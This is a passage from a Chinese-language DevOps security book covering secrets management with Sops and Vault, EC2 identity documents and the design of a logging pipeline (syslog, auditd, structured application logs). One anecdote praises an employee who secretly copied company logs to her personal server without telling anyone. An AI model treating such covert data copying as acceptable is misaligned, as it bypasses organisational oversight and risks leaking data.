myapp1: ENC[AES256_GCM,data:QsGJGQEfiw,iv:Shmg...,tag:8G...,type:str]
app2:
    db:
        user: ENC[AES256_GCM,data:Afrbb,iv:7bj...,tag:d4...,type:str]
        pass: ENC[AES256_GCM,data:9jSxN,iv:5m...,tag:AtK...,type:str]
sops:
    pgp:
    -   fp: 1022470DE3F0BC54BC6AB62DE05550BC07FB1A0A
        enc: |
            -----BEGIN PGP MESSAGE-----
            hQIMA0t4uZHfl9qgAQ/8Da1b/hWg6wv8ZoieIv...
            -----END PGP MESSAGE-----
    kms:
    -   arn:  arn:aws:kms:us-east-1:92...:key/a75a-476a-4be9
        enc: CiAlccdru2OpdJuan5Q+Q/tCDIkHPpP...
    mac: ENC[AES256_GCM,data:ChFa...,iv:0dn...,tag:6cK0w...,type:str]
```

使用 KMS 加密的文档密钥。

完整性校验和。

Sops、Credstash、Sneaker 及其他基于 KMS 概念的解决方案，在 AWS 的运行环境里工作得很好，但却不能解决 Amazon 基础设施之外的凭证分发问题。而 HashiCorp Vault 是一种和基础设施无关的工具，在各种环境里都可以工作得很好。

HashiCorp Vault

和只提供加密 / 解密服务的 KMS 不同，Vault 的设计目标是提供一套全面的密码存储和访问控制解决方案。

和 Sops 一样，Vault 也是一个 Go 应用，可以通过命令 `go get github.com/hashicorp/vault` 来获取、编译并安装。它作为基础设施中的一个服务来运行，并暴露一个 API 终端节点，系统可以从这个终端节点获取它们的密码。和之前展示的加密 / 解密流程相比，Vault 提供的基础设施要简单得多，如图 6.15 所示。




图 6.15 Vault 使用了一个简单的流程管理密码，它以一个中央服务为中心，运维人员将密码存储在这里，而系统从这里下载密码。

Vault 通过校验实例提供的 AWS 身份文档来解决信任引导问题。身份文档是一组由特定 AWS 密钥签名的实例元数据，任何人都可以校验。每个 EC2 实例都可以从它的本地元数据中获取自己的身份文档和相关的签名，如代码清单 6.9 所示。

代码清单 6.9 经过 AWS 签名的 EC2 实例身份文档

```
$ curl http://169.***.169.254/latest/dynamic/instance-identity/document
{
  "privateIp" : "172.31.24.191",
  "availabilityZone" : "us-east-1a",
  "region" : "us-east-1",
  "instanceId" : "i-36de3bb2",
  "instanceType" : "t2.micro",
  ...
}
```

一个 EC2 实例的身份文档是一个包含元数据的 JSON 文件。

同时提供的还有 EC2 实例身份文档的 PKCS7 签名。

```
$ curl http://169.***.169.254/latest/dynamic/instance-identity/pkcs7
MIAGCSqGSIb3DQEHAqCAMIACAQExCzAJBgUrDgM
ICJwcml2YXRlSXAiIDogIjE3Mi4zMS4yNC4xOTE
...
```

对于每一个连接到其 API 终端节点的实体来说，Vault 都要校验这些实例身份文档的 PKCS7 S/MIME 签名。然后，实例身份就可以用于应用访问控制规则，允许或拒绝访问凭证。这种方法只对 EC2 实例有效，对没有身份文档的 AWS Lambda 函数则无效。

在非 AWS 环境中，可以为 Vault 实现类似的身份验证后端提供同等水平的安全性。[1]

Vault 是一种用于密码管理的可靠解决方法，但它也有一些缺点：

- 作为一个中央密码管理服务，它很可能会成为被攻击的基础设施目标。Vault 必须将所有解密的密码加载到内存中，这样才能分发它们，如果 Vault 服务器被攻击，所有密码都将被泄露。而 Vault API 又必须从基础设施中的所有系统中访问，这会让该服务更容易暴露在攻击之下。
- 有些 DevOps 组织会尽可能地减少对核心基础服务的依赖，以期减少这些服务因状态不正常而造成的不可用时间。如果 Vault 下线，就无法在环境中再增加任何新系统了。Vault 服务必须按照基础设施中可用性最高的服务的标准来运营。

没有哪一种方案是绝对完美的。无论是决定使用 KMS 或 Sops 提供的加密文档准备方式，还是使用 Vault 这样的密码分发 API，都需要找到易用性、安全性和可靠性的平衡点。

最终，理想的解决方案应该是最适合基础设施的解决方案，也是让运维人员操作起来最舒服的解决方案。在管理密码的时候，强迫运维人员使用让他们失望的工具，只会增加在互联网上泄露数据的可能性。

6.4 本章小结

- 使用组织和团队锁定代码仓库的权限，并使用自动化脚本定期审计。
- 在所有可能的地方强制使用双因子验证，防止密码泄露而导致账户被攻击。
- 限制和第三方的集成，审查授予它们的权限，收回那些不再使用的授权。

---

1 Kelsey Hightower 的 Vault Controller 可以在 Kubernetes pod 被授予密码访问权限之前对其进行身份验证，见链接6.8。

- 使用 PGP 对 Git 提交和 tag 签名，编写脚本以便审查在 CI/CD 流水线之外的这些签名。
- 在与 CircleCI 及 Docker Hub 这样的组件集成时，使用权限受限的账户，并且每个项目使用各自的账户，以控制账户泄露的影响范围。
- 评估容器签名如何有助于提升对基础设施的信任，但要留意其中的注意事项。
- 精通 AWS IAM 策略的使用，利用它们将受限的特定权限授予基础设施组件。
- 代码和容器签名可以很好地避免欺诈性修改，但在实践中是很难实现的。
- AWS IAM 角色是一种强大的机制，可以将细粒度的权限授予基础设施中的系统。
- 使用像 Mozilla Sops 或 HashiCorp Vault 这样的专门工具将密码安全地分发给系统，在其他任何时候都不要以明文来存储密码。

第2部分

监控异常，保护服务免受攻击

不管是在数字世界还是在真实世界，任何一个组织在某种程度上都必须保护自己不受攻击。对小店主来说，面临的主要威胁是店内被盗窃。对国际商人来说，则是来自其他公司的恶意收购。在构建线上服务时，运营商最担心的是数据泄露和拒绝服务攻击。

在本书的第 1 部分，你搭建了一个能够快速扩张的基础设施并保证了它的安全性，这是通过运用 DevOps 技术实现运维工业化来达到的。在本书的第 2 部分，你将通过监控活动、定位异常、检测入侵来保护基础设施，并帮助它从安全事件中得以恢复。你将把工作从 CI/CD/IaaS 流水线中的集成控制转向搭建独立的安全服务，这些服务旨在保护组织的核心应用。

第 2 部分一共有 4 章。第 7 章和第 8 章的重点将聚焦在各个层级的日志上。第 7 章将介绍一条完整日志流水线的架构：从五花八门的组件中收集日志，通过处理服务串流起它们，然后将它们保存起来供日后调查所用。第 8 章中我们将聚焦于日志流水线的分析层，它通过实时处理日志事件，以及触发运维人员告警来实现异常和欺诈检测。在第 9 章我们将探讨在网络、系统、应用及基础设施这些层级中的入侵检测技术。第 2 部分以第 10 章作为结尾，其内容是一次安全事故的案例研究，我们将讨论应对安全事件并从中恢复的各个阶段。

兵贵神速，这样才能防范欺诈和滥用。在第 2 部分，我们的目标就是搭建一个足够快速、精确和灵活的监控基础设施，随时为组织的服务提供保护。

7 收集并保存日志

本章内容包括

- 搭建包含五层结构的现代化日志流水线
- 收集系统、应用、基础设施及第三方的日志
- 使用消息代理将日志从生产者传递给消费者
- 理解通过执行特定任务的模块来分析日志的技术
- 了解如何高效地存储日志并实现留存策略
- 评估既能访问原始日志又能呈现可视化指标的工具

你可能已经意识到了，所有应用和系统中的日志都应该被收集，但你一定还想知道为什么需要这些日志，需要哪些类型的日志，以及需要多少日志。我们将用一整章的篇幅来讨论一条现代化的日志流水线是什么样子的，以及哪些日志应该发给它，但在开始之前，请让我从安全工程师的视角来说明记录日志的目的。

我曾经处理过一起安全事件：特权用户账户的访问权限被泄露，导致秘密信息被披露给了攻击者。这次事件非常严重，许多人都被发动起来调查事件造成的影响。每个人都急得团团转，都想去解答这些显而易见的问题：这是怎么发生的？披露的数据有多少？泄露发生了多久？我们应该如何向用户和媒体解释？我们能

挺过去吗？

这听起来有些耸人听闻，但是却毫不夸张。这样的事件会让人们感到惊慌失措。我一边在聊天窗口和发送电子邮件的页面中来回切换，一边通过运行脚本和命令来挖掘日志，以便寻找泄露的源头……直到日志归档全部被梳理完毕。

出于节约成本的考虑，我们将 Apache 访问日志的归档的存储时间限制在 90 天，但泄露早在 90 天之前就发生了。如果没有这些必要的信息，我无法评估事件的规模。正当我做好准备要与高层人员展开一场不那么愉快的对话时，一位同事拯救了我。

在她看来，存储限制非常愚蠢。为什么只保存 90 天的日志，而 1TB 硬盘的价格连 100 美元都不到。她悄悄地编写了一个脚本，没有告诉任何人，每天将日志加密并传输到她的个人服务器上。她的存档可以追溯到数年之前，而我们价值百万美元的企业存储只能保存 90 天！

我用她的日志备份追踪到了泄露的源头，并隔离了涉事攻击者的 IP 地址。我们不仅将事件的范围缩小到了一些特定账户上，并确保这些账户被封锁起来，还准确地评估了泄露数据的规模。如果没有长期留存的访问日志，这一切都是痴人说梦。

老练的安全团队知道良好的日志实践对事件调查的重要性。领先于业界的安全控制也许能降低泄露发生的可能性，但是如果没有日志，那么安全团队在应对攻击时就会举步维艰。本章我将介绍以日志记录架构为中心的先进概念。

你可能十分熟悉传统的日志记录方法：将从各种来源收集到的日志消息集中到一台中央服务器上，并进行归档。这种形式的日志记录聊胜于无，但现代化的架构还远不止这些。图 7.1 展示了一条现代化的日志流水线的五个核心组件，如下所述：

- *收集层*，在应用、系统、网络设备和第三方中生成日志，并转发给一个中央地点。在 7.1 节中，我们将讨论日志收集到的细节并列举出确保能捕获到的日志类型。
- 日志消息被收集之后，它们被传递给*串流层*，这一层通常用消息代理实现，例如 RabbitMQ 或者 Apache Kafka。串流层的作用是将日志集中到一条流水线中进行路由处理。
- 日志的处理在*分析层*中完成。现代化的日志流水线和传统技术从这里开始显现出了不同。分析层由小程序组成，这些小程序将消耗日志消息并对它们执行特定的任务。有些是将日志保存到数据库里，有些是计算统计数据，还有一些可以专门用来查找异常、欺诈和攻击模式，这些我们要特别关注。
- 接下来是*存储层*，尽管乍看起来是个简单的概念，海量的日志，毫无疑问会让这一层的处理变成一个有意思的挑战。在过去，日志会一直留在磁盘文件中直到被清除。现在，常见的做法是将最近的日志加载到数据库中以便提供

快速访问，并将较早的日志归档到更慢、更难于访问的存储地点。

- 最后，访问层会提供一个界面给运维人员，让他们从不同的角度对日志进行分析。如果一切顺利，仪表盘一般就是人们想看到的界面，不要低估访问原始日志的友好界面的重要性：简单的 UNIX 工具才是调查人员最好的朋友，比如 grep、sed、awk，并加上几行 bash 脚本。




图 7.1 现代化的日志架构由五个层次组成，它们收集、串流、分析、存储并访问日志事件。这个架构虽然复杂，但是在操作日志时却提供了很大的灵活性。

这种架构很复杂，需要投入一定的时间和资源才能实现。在接下来的几节里，我们将分别讨论每一层，并指出如何将其构建到你的基础设施中。好在这样的日志流水线是高度模块化的，并且可以随着你的组织有机地进行扩张。

在接下来的这一节里，我们将聚焦在收集层，并讨论和安全调查有关的日志类型。

7.1 从系统和应用中收集日志

大多数软件都会产生日志，无论它是运行在一个特殊的网络设备里，还是在 Linux 服务器上作为网站来提供服务，又或是运行在 Linux 自身的内核里。找到并收集这些日志是我们搭建流水线必须要迎接的第一个挑战。如图 7.2 所示，在实现流水线中的收集层时，我们要覆盖四大类日志：

- 一个服务的系统通常运行的是 Linux，而 Apache 和 Nginx 这样的 Web 服务器会生成大量信息。Web 服务器生成的访问日志或许是需要收集的最重要的日志类型，但并不是唯一需要收集的日志。Linux 内核自身生成的审计日志也

有很高的安全价值。要收集所有这些日志，我们需要使用标准的 syslog 日志工具和一个将事件转发给串流层的日志路由器。

- 从应用中收集日志是 Web 服务构建过程中的一个复杂但重要的方面。如果环境中的应用是内部开发的，我们就可以决定哪些事件需要记录，并以哪种格式记录，这将大大有利于我们在流水线中去进一步开展安全工作。当使用采购的应用时，日志格式通常由供应商决定，而且一定会各不相同，但是可以使用日志收集设施将日志统一规范成标准格式。
- 基础设施也会产生日志，其中还包含着许多有意义的安全信息。网络设备可以生成关于流量的日志，这些日志是在协议栈最底层度量而得到的。AWS 这样的 IaaS 供应商会审计每个操作的痕迹，其中包含了完整的基础设施活动历史记录。我们将在 7.3 节讨论这些日志类型。
- 最后我们将研究从 GitHub 这样的第三方服务捕获日志并转发到流水线中的方法。




图 7.2 现代化日志流水线的第一层聚焦于从参与服务运营的系统、应用、基础设施和第三方收集日志消息。日志被收集起来并转发给串流层中的中央消息代理。

在本章，我们的重点是为了保护 Web 服务而收集日志，这些服务主要由 Linux 系统和网络设备组成。我们不会讨论如何收集终端用户的机器中的日志，比如为了保护办公网络或企业环境而收集日志，也不会讨论如何从 macOS 和 Windows 系统中收集日志。并不是说这些日志对组织的安全性不重要，只是在主要基于 Linux 系统的云服务中很少使用它们。

我们依次来看看这四个类别，首先从系统日志开始介绍。

7.1.1 从系统中收集日志

你可能想要从系统中收集两大类日志。第一类，也是最常见的基于UNIX的系统，是syslog。第二类方法更先进，是对安全调查更有用的系统调用审计日志。我们先从syslog开始介绍。

syslog

大多数读者对自己Linux系统中的/var/log目录下的内容并不陌生，而且很有可能还不止一次地配置过syslog来守护进程（rsyslog、syslog-ng，等等），所以我长话短说：syslog是UNIX系统日志记录的标准，绝大多数服务器软件都会实现。应用可以将消息通过514端口的UDP协议（有些syslog守护进程还支持TCP协议）发送给syslog守护进程。代码清单7.1展示了一段代码示例，将Go应用中的日志消息发送给syslog。如你所见，实现起来很简单。

代码清单7.1 几行Go代码就可以发布消息给syslog

```
package main
import (
 "log"
 "log/syslog"
)
func main() {
 slog, err := syslog.Dial(
  "udp",
  "localhost:514",
  syslog.LOG_LOCAL5|syslog.LOG_INFO,
  "SecuringDevOpsSyslog")
 defer slog.Close()
 if err != nil {
  log.Fatal("error:", err)
 }
 slog.Alert("This is an alert log")
 slog.Info("This is just info log")
}
```

初始化连接到syslog守护进程的UDP连接。

以alert级别发布一条日志消息。

以info级别发布一条日志消息。

在一个运行着rsyslog守护进程的标准Ubuntu系统上，运行以上代码会产生两条日志消息，它们被发布到了本地机器的/var/log/syslog中。

代码清单7.2 syslog消息示例

```
Nov 22 07:03:06 gator3 SecuringDevOpsSyslog[32438]: This is an alert log
Nov 22 07:03:06 gator3 SecuringDevOpsSyslog[32438]: This is just info log
```

syslog 格式支持两种分类参数，一个是设施，另一个是严重级别：

- 设施表明了发布日志的应用类型。
- 严重级别表明了记录的事件的重要性。

syslog 守护进程通过使用这两个参数来决定如何处理日志消息。在代码清单 7.2 中，两条日志消息都被写入了 /var/log/syslog 中，但一条简单的过滤规则就可以将 alert 级别的日志写入不同文件中，或是将其直接通过邮件发送给运维人员。代码清单 7.3 展示的就是一个写好的过滤器，通过 rsyslog 守护进程将 alert 日志捕获到 /var/log/app-alerts.log 中。

代码清单 7.3 rsyslog 过滤器用于路由发送给 local5 设施的 alert 日志

```
local5.=alert          -/var/log/app-alerts.log
```

syslog 在 UNIX 应用中随处可见，而捕获这些日志就可以轻松地迈出实现的第一步。在许多 Linux 系统上，开启 UDP 端口 514 就能够将日志收集到 /var/log 中。在 Ubuntu 系统上，必须修改 rsyslog 的主配置文件 /etc/rsyslog.conf，如代码清单 7.4 所示。

代码清单 7.4 在 /etc/rsyslog.conf 中启用 UDP 端口 514 来收集日志的配置

```
# provides UDP syslog reception
module(load="imudp")
input(type="imudp" port="514")
```

在每个系统上，运行着的 syslog 守护进程一旦捕获到日志，那么只用配置一下就可以将日志消息转发到一个中央地点。但是还有一个悬而未决的问题——要转发的日志有哪些。简单的答案就是先将所有日志都转发给日志流水线，然后逐步过滤掉那些没有意义的日志，或者是那些量多到无效的日志。很难提前预知哪些信息在调查时才是有用的，因此记录下的日志总是要比刚好满足需要的日志多一些。基于我多年阅读安全事件日志的经验，下面这几类日志在调查工作中的重要性已被充分地验证过：

- 系统上打开的会话，不管是通过 SSH 打开还是直接通过控制台打开。用 syslog 的术语来说，要捕获发送给 auth 和 authpriv 设施的消息，它们通常被发布到 /var/log/authv.log（Debian/Ubuntu 上）或 /var/log/secure（Red Hat/Fedora 上）中。
- 和系统主要功能有关的日志：对 Web 服务器来说，是来自 Apache 或 Nginx 的访问日志；对邮件服务器来说，是来自 Postfix 或 Dovecot 的守护进程日志，等等。这些日志存放的位置由系统配置来决定。

- 系统守护进程发布的标准日志通常会包含有用的信息，这些信息由基本系统中的程序捕获。在 Debian/Ubuntu 上，你可以在 /var/log/syslog 中找到这些信息。在 Red Hat/Fedora 上，你可以在 /var/log/messages 中找到。
- 如果系统运行着防火墙，比如 nftables，要确保安全敏感事件能被记录下来并将它们收集到流水线中。比如，你可以在防火墙断开连接时生成日志，这是异常网络活动的迹象。防火墙日志可能会产生很多噪声，要注意选择特定的事件。

syslog 日志的 1024 字节限制

syslog 标准的消息长度限制为 1KB（1024 字节，链接 7.1）。超过长度限制的消息要么被截断，要么被分成多行日志来保存。现代化的 syslog 守护进程会使用 TCP 传输协议来突破这种限制，但很多应用仍然会墨守 1 KB 的限制。而且，使用 UDP 传输协议并不能保证消息的顺序。syslog 应该只用于本地日志记录，而更现代的日志传输协议（如用 TCP 传输的 JSON 或者 protobuf 消息）应该被用在将消息发送给流水线的下一层。

Linux 上的系统调用审计

系统日志存在的一个问题是事件粒度不一致。有些应用可以在最恰当的级别记录下活动的所有细节，而另一些肯定只能记录无用的消息。遗憾的是，在调查安全事件时发现日志中缺少必要信息的情况是太常见了。

在 Linux 系统中，有一种方法可以捕捉到系统活动最详尽的信息：syscall 审计。除捕获系统日志之外，我们还可以捕捉这些审计消息，增进我们对系统行为的了解。syscall，即系统调用，是操作系统内核与执行用户特定任务的程序之间的编程接口。应用或用户界面在每次打开网络连接、执行命令、读取文件或是执行其他任务，并需要与内核进行交互时，都会用到 syscall。Linux 内核提供了数百个系统调用，而系统调用审计可以捕获全部相关信息，帮助我们重建某个特定时刻系统活动的精准视图。

Linux 保留了哪个 syscall 就是由哪个程序执行的，并允许审计工具获取这些信息。auditd 就是审计工具中的一个，它从内核获取系统调用信息来进行操作，如图 7.3 所示。




图 7.3 应用通过系统调用来访问 Linux 内核的功能。内核将捕捉到这些调用并转发给 auditd 应用，auditd 应用将它们记录到本地并转发给串流层。

代码清单 7.5 展示了在用户 sam 通过 SSH 连接到系统时，auditd 所生成的一段日志示例。日志事件包含了执行该操作的进程信息（以 uid 0 即 root 用户运行的 pid 14288），还包含了用户 sam 使用 SSHD 打开会话的详细消息。

代码清单 7.5 在 SSH 连接到系统时，由 auditd 生成的日志事件示例

带时间戳的消息头。

请求系统调用的进程 PID。

进程的用户 ID。

操作细节表明身份验证子系统授予了 sam 访问 SSH 会话的权限。

```
type=USER_START msg=audit(1455852000.375:2854):
 pid=14288
 uid=0
 msg='op=PAM:session_open
      grantors=pam_selinux,pam_loginuid,pam_limits,
         pam_systemd,pam_unix,pam_lastlog
          acct="sam"
          exe="/usr/sbin/sshd"
      terminal=ssh
      hostname=93.184.216.34
      res=success'
```

syscall 审计比普通日志强大得多，其原因是这些数据由内核直接生成。一方面，应用无须记录这些特定事件，也无法阻止内核记录它们的活动。另一方面，syscall 审计有两个主要的缺点：

- 操作系统在正常活动过程中所产生的系统调用数量绝对是惊人的。Auditd 实

现了一个规则系统来对事件进行过滤，并且只记录那些特定的事件，这可以减少日志的数量，但一个繁忙的系统依然不得不在系统调用审计上耗费大量的资源。

- 审计日志与任何应用上下文都是分离的。你可能会收到告警——Apache 正在读取 /etc/shadow 的内容，但是如果没有 Apache 日志，该操作的原因就是无法得知的。

我曾经处理过一些事件，在寻找问题根源时审计日志派上了大用场。它们还能提供一套检测入侵和异常的可靠机制。在构建了能够收集、分析和存储那些基本的日志类型的基础设施之后，系统调用审计将适用于更成熟的日志流水线开发，组织要着手解决这个问题。

在应该尽早收集的日志类型中，最重要的恐怕就是应用日志了。

7.1.2 收集应用日志

应用日志才是欺诈和异常检测策略的主角。系统日志往往被限制在系统开发人员认为值得记录的范围内，导致系统日志没有多少机会去迎合运营商自己的需要。为了特定业务目标而做的内部开发的应用并没有这些限制，开发者可以记录安全团队要求他们记录的任何内容。我们将讨论应用应该记录的内容，但在此之前，我们先对应用记录日志的方式达成一致。

应用日志标准

在前面的小节中，我们讨论过通常系统守护进程是如何将它们的日志发给 syslog 来进行存储并进行集中处理的，也提到了 syslog 的限制。对应用来说，支持将日志输出到 UDP 的 syslog 目的地的情况仍然十分普遍，但现代应用越来越倾向于将日志写入标准输出信道，而完全忽略 syslog。

运行在 Docker 容器内的应用，或者是由 systemd 启动的应用，其标准输出和标准错误将被自动捕获并写入日志记录。在 Docker 中，这是由 `docker logs` 命令来处理的。systemd 则通过 `journalctl` 命令访问日志。这些机制简化了开发人员的工作，他们只用将日志打印到应用的标准输出中就行了。然后运维人员可以决定如何处理这些记录，并正确地进行路由。日志路由是运维人员要考虑的事情，而开发人员不应该关心基础设施使用哪种技术将事件收集到了日志流水线中。

现代应用记录日志的第一条规则是：将日志写入标准输出，让运维人员来考虑把它们路由到正确的目的地，无论是使用 syslog，还是更成熟的消息队列协议。

将日志记录到 `stdout` 还解除了 syslog 强加的 1KB 的长度限制，应用想记录多少信息就可以记录多少信息。尽管很难定义应用应该实现的日志存储标准，但我

们仍然可以制定一些有助于日志处理的通用规则：

- *以结构化的格式发布日志。*JSON、XML、CSV，或者是任何开发人员认可的格式，而且还要在整个组织内达到统一。JSON 现在十分流行，在应用中的实现也很简单。
- *规范时间戳格式标准。*时间戳的写入和解析可能是计算机科学领域里最困难的问题之一。尽量不要处理时间戳，而是让整个组织采用 RFC3339（链接 7.2），它定义了时间戳标准格式，其中包含了时区信息，而且会精确到纳秒（例如：2016-11-26T18:52:56.262496286Z）。还有一点，要用自协调世界时（UTC，Coordinated Universal Time）时区记录日志，因为谁也不想在解析日志时换算时区。
- *通过定义强制字段来识别事件来源。*应用名称、主机名、PID、客户端公开 IP 等，它们都是不错的选择。一个日志事件应该包含足够的信息，在另一端的日志流水线上，即使没有应用上下文这个日志事件也应该能够被理解。
- *允许应用自己加入任意数据。*你不可能标准化所有信息，每个应用都应该有自己的空间来保存遵循自定义格式的信息。但这些信息仍然需要结构化，比如使用自定义 JSON 对象来表示，但应用与应用之间的格式可以不一样。

开发人员、运维人员和安全工程师应该共同为组织制定一个合理的标准。我们在 Mozilla 将其付诸实践时，我们得到了一组以 JSON 格式编码的基础字段，叫作 mozlog，所有后端服务都要能够实现它（链接 7.3）。代码清单 7.6 展示了一个 mozlog 格式的事件示例。

代码清单 7.6 展示标准字段的 mozlog 格式的应用日志示例

日志时间戳的 UNIX 纳秒格式和 RFC3339 格式。

通过其类型、来源应用和版本来标识一条日志的标准字段。

产生日志的机器的主机名。

生成日志的进程的 PID。

形式不限的日志消息。

```
{
  "timestamp":  145767775123456,
  "time":       "2016-11-26T13:55:16Z",
  "type":       "signing.log",
  "logger":     "autograph",
  "envversion": "2.0",
  "hostname":   "***.dev.aws.moz.example.net",
  "pid":        11461,
  "fields": {
    "msg": "signing operation from alice succeeded"
  }
}
```

这个例子包含了足够多的信息，在没有上下文的情况下也依然可以理解：即使不知道 `autograph`（`logger` 字段的值）是什么，你也可以从日志推断出这里发生了一次签名操作，还可以确定这次操作发生在何时何地。mozlog 标准没有给出包

含日志正文的 fields 部分的定义，并留出了空间让每个应用自己酌情处理。开发人员可以在不破坏标准日志格式的情况下，通过添加更多 fields 来丰富他们的日志。

安全团队应该积极地参与日志标准的制定和管理。和开发人员及运维人员一起制定标准，编写有助于日志发布的工具，这些都是营造协作文化的不错手段。如果组织主要使用的是一到两种编程语言，开发人员就可以将这些库导入到他们的程序中，以正确的格式发布日志。不要吝惜流水线上的这部分投入，因为和解析格式迥异的日志相比，发布标准格式的日志成本要低得多。

解决了标准化这个拦路虎之后，我们来讨论应用应该记录并转发到流水线中的事件类型。

选择要记录的安全性事件

对于应用应该记录多少日志这个问题，每个开发人员都有自己不同的答案。日志由需求和程序员的经验决定，这和大多数编程中的事情没什么两样。你会发现有些应用日志极其详尽（OpenLDAP 就是这样），而另一些应用在整个执行过程中几乎“吐”不出一行日志。

通常，只有出现了问题，或是在有人要求时，事件才会被记录下来。你不应该期望开发人员知道要记录哪些事件——尽管经验丰富的开发人员一定知道，但你也应该定义一份值得记录的事件清单。

关于应用应该记录的安全性事件，OWASP 组织提供了两份资源来帮助你做决定，在第 3 章讨论应用安全性时我们提到过该组织。OWASP 日志速查表（链接 7.4）是其中较简单的一份，它提供了一份应用应该记录的事件的概要清单：

- 输入校验失败，例如，违反的协议、不被接受的编码、无效的参数名称和取值。
- 输出校验失败，比如数据库记录集不匹配、无效的数据编码。
- 身份验证成功和失败。
- （访问控制）授权失败。
- 会话管理故障，例如，对 cookie 会话识别值的修改。
- 应用错误和系统事件，比如语法和运行时错误、连接问题、性能问题、第三方服务错误消息、文件系统错误和配置变更，以及在文件上传时发现病毒。
- 应用及相关系统的启动和关闭，以及日志初始化（启动、停止或者暂停）。
- 高风险功能的使用，例如，网络连接、用户的添加或删除、权限修改、token 用户分配、token 的添加或删除、系统管理员权限的使用、对支付卡持卡人数据的访问、数据加密密钥的使用、密钥的变化、系统级对象的创建和删除、数据的导入导出（包括展示在屏幕上的报告）、用户生成内容的提交——特别是文件上传。
- 法律和其他选项，如使用手机功能的权限、使用条款、条款和条件、个人数据使用许可和营销信息的接收许可。

记录下所有这些信息，就可以覆盖大多数应用应该关注的安全事件了。将这份清单变成检查项清单是一个不错的开始，开发人员可以在构建应用时逐条检查一遍。

AppSensor 项目是 OWASP（链接 7.5）提供的第二份资源。这份 200 多页的文档描述了一套复杂的方法，应用能够使用复杂的日志和事件分析技术来检测和应对攻击。AppSensor 是为成熟应用设计的，完整的实现需要投入大量时间和资源。其中，一份作为参考材料提供的检测点清单同样也是一个不错的开始，它提供了另一份值得记录的事件的检查项清单：

- *请求*——在 HTTP 请求中可以发现一些异常，比如使用的方法不正确，必要的数据没有提供，等等。
- *身份验证*——在用户登录时出现的各种类型的故障。
- *会话*——与正常应用行为不符的会话 cookie 修改。
- *访问控制*——违反应用资源的限制。
- *输入*——检测到不正确的格式或者不合法的用户输入。
